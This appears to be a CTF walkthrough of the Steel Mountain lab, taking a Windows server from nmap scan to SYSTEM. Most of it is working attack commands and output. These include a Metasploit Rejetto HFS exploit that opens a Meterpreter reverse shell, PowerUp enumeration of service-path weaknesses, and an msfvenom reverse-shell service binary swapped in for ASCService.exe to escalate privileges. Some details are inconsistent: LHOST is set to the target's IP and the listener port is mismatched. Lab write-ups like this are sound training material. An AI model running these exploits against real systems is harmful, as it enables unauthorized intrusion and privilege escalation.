# Steel\_Mountain


IP: 10.10.166.188

Enter IP in a browser to see what it returns.

Preform a reverse image search.



Employee of the month



## NMAP Scan:

```
—(rabble@rabble)-[~]

$\_\$ nmap -sC -sV 10.10.166.188

Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-13 21:01 EST

Stats: 0:00:12 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan Service scan Timing: About 0.00% done

Stats: 0:00:17 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan Service scan Timing: About 53.85% done; ETC: 21:02 (0:00:09 remaining)


Nmap scan report for 10.10.166.188
```

```
Host is up (0.10s latency).
Not shown: 987 closed tcp ports (reset)
PORT
        STATE SERVICE
                            VERSION
80/tcp open http
                            Microsoft IIS httpd 8.5
| http-methods:
|_ Potentially risky methods: TRACE
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Microsoft-IIS/8.5
135/tcp
        open msrpc
                       Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds Microsoft Windows Server 2008 R2 - 2012
microsoft-ds
3389/tcp open ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2025-02-14T02:02:55+00:00; -4s from scanner time.
| ssl-cert: Subject: commonName=steelmountain
| Not valid before: 2025-02-13T01:56:36
_Not valid after: 2025-08-15T01:56:36
| rdp-ntlm-info:
   Target_Name: STEELMOUNTAIN
   NetBIOS_Domain_Name: STEELMOUNTAIN
   NetBIOS_Computer_Name: STEELMOUNTAIN
   DNS_Domain_Name: steelmountain
   DNS_Computer_Name: steelmountain
   Product_Version: 6.3.9600
|_ System_Time: 2025-02-14T02:02:51+00:00
5985/tcp open http
                             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
8080/tcp open http
                            HttpFileServer httpd 2.3
|_http-title: HFS /
_http-server-header: HFS 2.3
                        Microsoft Windows RPC
49152/tcp open msrpc
49153/tcp open msrpc
                            Microsoft Windows RPC
49154/tcp open msrpc
                            Microsoft Windows RPC
49155/tcp open msrpc
                            Microsoft Windows RPC
                            Microsoft Windows RPC
49156/tcp open msrpc
49163/tcp open msrpc
                            Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE:
cpe:/o:microsoft:windows
```

```
Host script results:
smb2-time:
   date: 2025-02-14T02:02:50
_ start_date: 2025-02-14T01:56:30
| smb2-security-mode:
   3:0:2:
     Message signing enabled but not required
| smb-security-mode:
   account_used: guest
   authentication_level: user
   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_clock-skew: mean: -4s, deviation: 0s, median: -4s
|_nbstat: NetBIOS name: STEELMOUNTAIN, NetBIOS user: <unknown>, NetBIOS MAC:
02:18:87:dd:99:25 (unknown)
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 72.78 seconds
--(rabble@rabble)-[~]
L_$
```

We can see multiple services are running on the server.

Use port 8080 to see what the other web server running is.



## the web server is running rejetto. use ExploitDB to look for CVE

## after you can load Metasploit and search for rejetto RCE

Interact with a module by name or index. For example info 1, use 1 or use exploit/windows/http/rejetto\_hfs\_exec

msf6 exploit(windows/http/rejetto\_hfs\_rce\_cve\_2024\_23692) > use 1
[\*] No payload configured, defaulting to windows/meterpreter/reverse\_tcp
msf6 exploit(windows/http/rejetto\_hfs\_exec) > show options

# Make sure you set all necessary info before running exploit.

Name	Current Setting	Required	Description
HTTPDELAY	10	no	Seconds to wait before terminating
eb server			
Proxies		no	A proxy chain of format
ype:host:por	t[,type:host:port	:][]	
RHOSTS	10.10.166.188	yes	The target host(s), see
ttps://docs.	metasploit.com/do	cs/using-m	etasploit/basics/using-metasploit.htm
RPORT	8080	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface
o listen on.	This must be an	address on	the local machine or 0.0.
			0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL/TLS for outgoing
onnections			
SSLCert		no	Path to a custom SSL certificate
default is r	andomly generated	1)	
TARGETURI	/	yes	The path of the web application
URIPATH		no	The URI to use for this exploit
default is r	andom)		
VHOST		no	HTTP server virtual host
avload optio	ns (windows/meter	rpreter/rev	erse tcp):

```
EXITFUNC process
                                        Exit technique (Accepted: '', seh,
                              yes
thread, process, none)
   LHOST
             10.6.52.63
                                        The listen address (an interface may
                              yes
be specified)
   LPORT
             4444
                                        The listen port
                              yes
Exploit target:
   Id Name
     Automatic
   0
View the full module info with the info, or info -d command.
msf6 exploit(windows/http/rejetto_hfs_exec) > exploit
[*] Started reverse TCP handler on 10.6.52.63:4444
[*] Using URL: http://10.6.52.63:8080/iTWqGeP
[*] Server started.
[*] Sending a malicious request to /
[*] Payload request received: /iTWqGeP
[*] Sending stage (177734 bytes) to 10.10.166.188
[!] Tried to delete %TEMP%\NuwiLh.vbs, unknown result
[*] Meterpreter session 1 opened (10.6.52.63:4444 -> 10.10.166.188:49235) at
2025-02-13 21:30:20 -0500
[*] Server stopped.
meterpreter >
```

Once we gain access to the meterpreter we are looking for "Bill's" User account.


```
meterpreter > cd C:\Users\
    > ls
[-] stdapi_fs_chdir: Operation failed: The system cannot find the file specified.
```

In CTF's such as this flags are offten found on the C:\Desktop\ somewhere.

```
meterpreter > cd bill
meterpreter > ls
Listing: C:\Users\bill
```

After finding the User.flag Now we will attempt to get Root Priv.

Get the PowerUp.ps1 script from PowerShellMafia / save the script and then upload it to the Meterpreter shell.



```
meterpreter > upload PowerUp.ps1
[*] Uploading : /home/rabble/PowerUp.ps1 -> PowerUp.ps1
[*] Uploaded 586.50 KiB of 586.50 KiB (100.0%): /home/rabble/PowerUp.ps1 -> PowerUp.ps1
[*] Completed : /home/rabble/PowerUp.ps1 -> PowerUp.ps1
meterpreter >
```

after the script runs we should be able to load powershell and launch it.

```
meterpreter > upload PowerUp.ps1
[*] Uploading : /home/rabble/PowerUp.ps1 -> PowerUp.ps1
[*] Uploaded 586.50 KiB of 586.50 KiB (100.0%): /home/rabble/PowerUp.ps1 -> PowerUp.ps1
[*] Completed : /home/rabble/PowerUp.ps1 -> PowerUp.ps1
meterpreter > load powershell
Loading extension powershell...Success.
meterpreter > powershell_shell
PS >
```

Spacing REALLY matters during these ops!!

This is what a successful Invoke looks like.

<HijackPath>

CanRestart : True

Now we are looking for a successful CanRestart: request and what service is running with it.

```
PS > . .\PowerUp.ps1
PS > Invoke-AllChecks
ServiceName : AdvancedSystemCareService9
               : C:\Program Files (x86)\IObit\Advanced
Path
SystemCare\ASCService.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users;
Permissions=AppendData/AddSubdirectory}
StartName
              : LocalSystem
AbuseFunction : Write-ServiceBinary -Name 'AdvancedSystemCareService9' -Path
<HijackPath>
CanRestart : True
              : AdvancedSystemCareService9
Name
              : Unquoted Service Paths
Check
ServiceName : AdvancedSystemCareService9
               : C:\Program Files (x86)\IObit\Advanced
Path
SystemCare\ASCService.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users;
Permissions=WriteData/AddFile}
StartName
              : LocalSystem
AbuseFunction : Write-ServiceBinary -Name 'AdvancedSystemCareService9' -Path
```

Name : AdvancedSystemCareService9

Check : Unquoted Service Paths

ServiceName : AdvancedSystemCareService9

Path : C:\Program Files (x86)\IObit\Advanced

SystemCare\ASCService.exe

ModifiablePath : @{ModifiablePath=C:\Program Files (x86)\IObit;

IdentityReference=STEELMOUNTAIN\bill;

Permissions=System.Object[]}

StartName : LocalSystem

AbuseFunction : Write-ServiceBinary -Name 'AdvancedSystemCareService9' -Path

<HijackPath>

CanRestart : True

Name : AdvancedSystemCareService9

Check : Unquoted Service Paths

ServiceName : AdvancedSystemCareService9

Path : C:\Program Files (x86)\IObit\Advanced

SystemCare\ASCService.exe

ModifiablePath : @{ModifiablePath=C:\Program Files (x86)\IObit\Advanced

SystemCare\ASCService.exe;

IdentityReference=STEELMOUNTAIN\bill;

Permissions=System.Object[]}
StartName : LocalSystem

AbuseFunction : Write-ServiceBinary -Name 'AdvancedSystemCareService9' -Path

<HijackPath>

CanRestart : True

Name : AdvancedSystemCareService9

Check : Unquoted Service Paths

ServiceName : AWSLiteAgent

Path : C:\Program Files\Amazon\XenTools\LiteAgent.exe

ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users;

Permissions=AppendData/AddSubdirectory}

StartName : LocalSystem

AbuseFunction : Write-ServiceBinary -Name 'AWSLiteAgent' -Path <HijackPath>

CanRestart : False

Name : AWSLiteAgent

Check : Unquoted Service Paths

ServiceName : AWSLiteAgent

Path : C:\Program Files\Amazon\XenTools\LiteAgent.exe

ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users;

Permissions=WriteData/AddFile}
StartName : LocalSystem

AbuseFunction : Write-ServiceBinary -Name 'AWSLiteAgent' -Path <HijackPath>

CanRestart : False

Name : AWSLiteAgent

Check : Unquoted Service Paths

ServiceName : IObitUnSvr

Path : C:\Program Files (x86)\IObit\IObit Uninstaller\IUService.exe

ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users;

Permissions=AppendData/AddSubdirectory}

StartName : LocalSystem

AbuseFunction : Write-ServiceBinary -Name 'IObitUnSvr' -Path <HijackPath>

CanRestart : False

Name : IObitUnSvr

Check : Unquoted Service Paths

ServiceName : IObitUnSvr

Path : C:\Program Files (x86)\IObit\IObit Uninstaller\IUService.exe

ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users;

Permissions=WriteData/AddFile}

StartName : LocalSystem

AbuseFunction : Write-ServiceBinary -Name 'IObitUnSvr' -Path <HijackPath>

CanRestart : False

Name : IObitUnSvr

Check : Unquoted Service Paths

ServiceName : IObitUnSvr

Path : C:\Program Files (x86)\IObit\IObit Uninstaller\IUService.exe

ModifiablePath : @{ModifiablePath=C:\Program Files (x86)\IObit;

IdentityReference=STEELMOUNTAIN\bill;

Permissions=System.Object[]}

StartName : LocalSystem

AbuseFunction : Write-ServiceBinary -Name 'IObitUnSvr' -Path <HijackPath>

CanRestart : False

Name : IObitUnSvr

Check : Unquoted Service Paths

ServiceName : IObitUnSvr

Path : C:\Program Files (x86)\IObit\IObit Uninstaller\IUService.exe

ModifiablePath : @{ModifiablePath=C:\Program Files (x86)\IObit\IObit

Uninstaller\IUService.exe;

IdentityReference=STEELMOUNTAIN\bill;

Permissions=System.Object[]}
StartName : LocalSystem

AbuseFunction : Write-ServiceBinary -Name 'IObitUnSvr' -Path <HijackPath>

CanRestart : False

Name : IObitUnSvr

Check : Unquoted Service Paths

ServiceName : LiveUpdateSvc

Path : C:\Program Files (x86)\IObit\LiveUpdate\LiveUpdate.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users;

Permissions=AppendData/AddSubdirectory}

StartName : LocalSystem

AbuseFunction : Write-ServiceBinary -Name 'LiveUpdateSvc' -Path <HijackPath>

CanRestart : False

Name : LiveUpdateSvc

Check : Unquoted Service Paths

ServiceName : LiveUpdateSvc

Path : C:\Program Files (x86)\IObit\LiveUpdate\LiveUpdate.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users;

Permissions=WriteData/AddFile}
StartName : LocalSystem

AbuseFunction : Write-ServiceBinary -Name 'LiveUpdateSvc' -Path <HijackPath>

CanRestart : False

Name : LiveUpdateSvc

Check : Unquoted Service Paths

ServiceName : LiveUpdateSvc

Path : C:\Program Files (x86)\IObit\LiveUpdate\LiveUpdate.exe

ModifiablePath : @{ModifiablePath=C:\Program Files

(x86)\IObit\LiveUpdate\LiveUpdate.exe;

IdentityReference=STEELMOUNTAIN\bill;

Permissions=System.Object[]}
StartName : LocalSystem

AbuseFunction : Write-ServiceBinary -Name 'LiveUpdateSvc' -Path <HijackPath>

CanRestart : False

Name : LiveUpdateSvc

Check : Unquoted Service Paths

ServiceName : AdvancedSystemCareService9

Path : C:\Program Files (x86)\IObit\Advanced

SystemCare\ASCService.exe

ModifiableFile : C:\Program Files (x86)\IObit\Advanced

SystemCare\ASCService.exe

ModifiableFilePermissions : {WriteAttributes, Synchronize, ReadControl,

ReadData/ListDirectory...}

ModifiableFileIdentityReference : STEELMOUNTAIN\bill

StartName : LocalSystem

AbuseFunction : Install-ServiceBinary -Name

'AdvancedSystemCareService9'

CanRestart : True

Name : AdvancedSystemCareService9
Check : Modifiable Service Files

ServiceName : IObitUnSvr

Path : C:\Program Files (x86)\IObit\IObit

Uninstaller\IUService.exe

ModifiableFile : C:\Program Files (x86)\IObit\IObit

Uninstaller\IUService.exe

ModifiableFilePermissions : {WriteAttributes, Synchronize, ReadControl,

ReadData/ListDirectory...}

ModifiableFileIdentityReference : STEELMOUNTAIN\bill

StartName : LocalSystem

AbuseFunction : Install-ServiceBinary -Name 'IObitUnSvr'

CanRestart : False

Name : IObitUnSvr

Check : Modifiable Service Files

ServiceName : LiveUpdateSvc
Path : C:\Program Files

(x86)\IObit\LiveUpdate\LiveUpdate.exe

ModifiableFile : C:\Program Files

(x86)\IObit\LiveUpdate\LiveUpdate.exe

ModifiableFilePermissions : {WriteAttributes, Synchronize, ReadControl,

ReadData/ListDirectory...}

ModifiableFileIdentityReference : STEELMOUNTAIN\bill

StartName : LocalSystem

AbuseFunction : Install-ServiceBinary -Name 'LiveUpdateSvc'

CanRestart : False

Name : LiveUpdateSvc

Check : Modifiable Service Files

PS >

The service is AdvancedSystemCareService9-- This is useful so when we manipulate what is running here and run the restart command it will push the exploit we replace it with.

ServiceName : AdvancedSystemCareService9

Path : C:\Program Files (x86)\IObit\Advanced

SystemCare\ASCService.exe

ModifiablePath : @{ModifiablePath=C:\Program Files (x86)\IObit;

IdentityReference=STEELMOUNTAIN\bill;

Permissions=System.Object[]}

StartName : LocalSystem

AbuseFunction : Write-ServiceBinary -Name 'AdvancedSystemCareService9' -Path

<HijackPath>

CanRestart : True

Name : AdvancedSystemCareService9

Check : Unquoted Service Paths

Now that we know what is running we can search for a payload in msfvenom on our attack machine to further exploit the Windows machine.

```
`msfvenom -p windows/shell_reverse_tcp LHOST=CONNECTION_IP LPORT=4443 -e
x86/shikata_ga_nai -f exe-service -o ASCService.exe`
```

Once we run the command we can see it is saved to OUR desktop, so when we go back to the PS we can close the PowerShell connection and upload it from the meterpreter.

```
—(rabble⊕rabble)-[~]
└$ msfvenom -p windows/shell_reverse_tcp LHOST=10.10.166.188 LPORT=4443 -e
```

```
PS > ^C
Terminate channel 4? [y/N] y
meterpreter > upload ASCService.exe
[*] Uploading : /home/rabble/ASCService.exe -> ASCService.exe
[*] Uploaded 15.50 KiB of 15.50 KiB (100.0%): /home/rabble/ASCService.exe -> ASCService.exe
[*] Completed : /home/rabble/ASCService.exe -> ASCService.exe
meterpreter >
```

Now start a listener on your host with [nc -lvnp 443] make sure your using the same port from the msfvenom payload.

now that our listener is running and we have changed what is running on the service we can push a restart to the system.

```
meterpreter > shell
Process 1792 created.
Channel 6 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.
```

```
C:\Users\bill\Desktop>sc stop AdvancedSystemCareService9
```

Once we stop the service we will copy the file path we uploaded before and then restart the service:

This is what the whole process looks like. NOTE: if you IP changes at any poit before you get the reverse shell you MUST re-run the msfvenom payload!!

#### **VICTIM MACHINE:**

```
C:\Users\bill\Desktop>exit
exit
meterpreter > upload ASCService.exe
[*] Uploading : /home/rabble/ASCService.exe -> ASCService.exe
[*] Uploaded 15.50 KiB of 15.50 KiB (100.0%): /home/rabble/ASCService.exe ->
ASCService.exe
[*] Completed : /home/rabble/ASCService.exe -> ASCService.exe
meterpreter > shell
Process 1144 created.
Channel 13 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.
C:\Users\bill\Desktop>sc stop AdvancedSystemCareService9
sc stop AdvancedSystemCareService9
SERVICE_NAME: AdvancedSystemCareService9
       TYPE
                          : 110 WIN32_OWN_PROCESS (interactive)
                          : 4 RUNNING
       STATE
                               (STOPPABLE, PAUSABLE, ACCEPTS_SHUTDOWN)
       WIN32_EXIT_CODE : 0 (0x0)
       SERVICE_EXIT_CODE : 0 (0x0)
       CHECKPOINT
                          : 0x0
       WAIT_HINT
                          : 0x0
C:\Users\bill\Desktop>exit
exit
```

```
meterpreter > cp ASCService.exe "C:\Program Files (x86)\IObit\Advanced
SystemCare\ASCService.exe"
meterpreter > shell
Process 828 created.
Channel 14 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.
C:\Users\bill\Desktop>sc start AdvancedSystemCareService9
sc start AdvancedSystemCareService9
SERVICE_NAME: AdvancedSystemCareService9
       TYPE
                          : 110 WIN32_OWN_PROCESS (interactive)
                          : 2 START_PENDING
       STATE
                               (NOT_STOPPABLE, NOT_PAUSABLE,
IGNORES_SHUTDOWN)
       WIN32_EXIT_CODE : 0 (0x0)
       SERVICE_EXIT_CODE : 0 (0x0)
                         : 0x0
       CHECKPOINT
       WAIT_HINT
                         : 0x7d0
       PID
                         : 392
       FLAGS
C:\Users\bill\Desktop>
```

## ATTACK MACHINE:

```
C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

## SUCCESS!!

```
C:\Windows\system32>whoami
whoami
nt authority\system
C:\Windows\system32>cd C:\users
cd C:\users
C:\Users>cd Administrator
cd Administrator
C:\Users\Administrator>dir
dir
Volume in drive C has no label.
Volume Serial Number is 2E4A-906A
Directory of C:\Users\Administrator
09/26/2019 06:11 AM
                       <DIR>
09/26/2019 06:11 AM
                       <DIR>
09/26/2019 06:11 AM
                       <DIR>
                                       Contacts
10/12/2020 11:05 AM
                       <DIR>
                                       Desktop
09/26/2019 06:11 AM
                                       Documents
                       <DIR>
09/27/2019 06:57 AM
                       <DIR>
                                       Downloads
09/26/2019 06:11 AM
                                       Favorites
                       <DIR>
09/26/2019 06:11 AM
                       <DIR>
                                      Links
09/26/2019 06:11 AM
                       <DIR>
                                      Music
09/26/2019 06:11 AM
                       <DIR>
                                      Pictures
09/26/2019 06:11 AM
                                       Saved Games
                       <DIR>
09/26/2019 06:11 AM
                                       Searches
                       <DIR>
09/26/2019 06:11 AM
                       <DIR>
                                       Videos
               0 File(s)
                                      0 bytes
```

```
13 Dir(s) 44,156,743,680 bytes free
C:\Users\Administrator>cd Desktop
cd Desktop
C:\Users\Administrator\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 2E4A-906A
Directory of C:\Users\Administrator\Desktop
10/12/2020 11:05 AM
                       <DIR>
10/12/2020 11:05 AM <DIR>
10/12/2020 11:05 AM
                                1,528 activation.ps1
09/27/2019 04:41 AM
                                   32 root.txt
              2 File(s)
                                 1,560 bytes
              2 Dir(s) 44,156,743,680 bytes free
C:\Users\Administrator\Desktop>type root.txt
type root.txt
9af5f314f57607c00fd09803a587db80
C:\Users\Administrator\Desktop>
```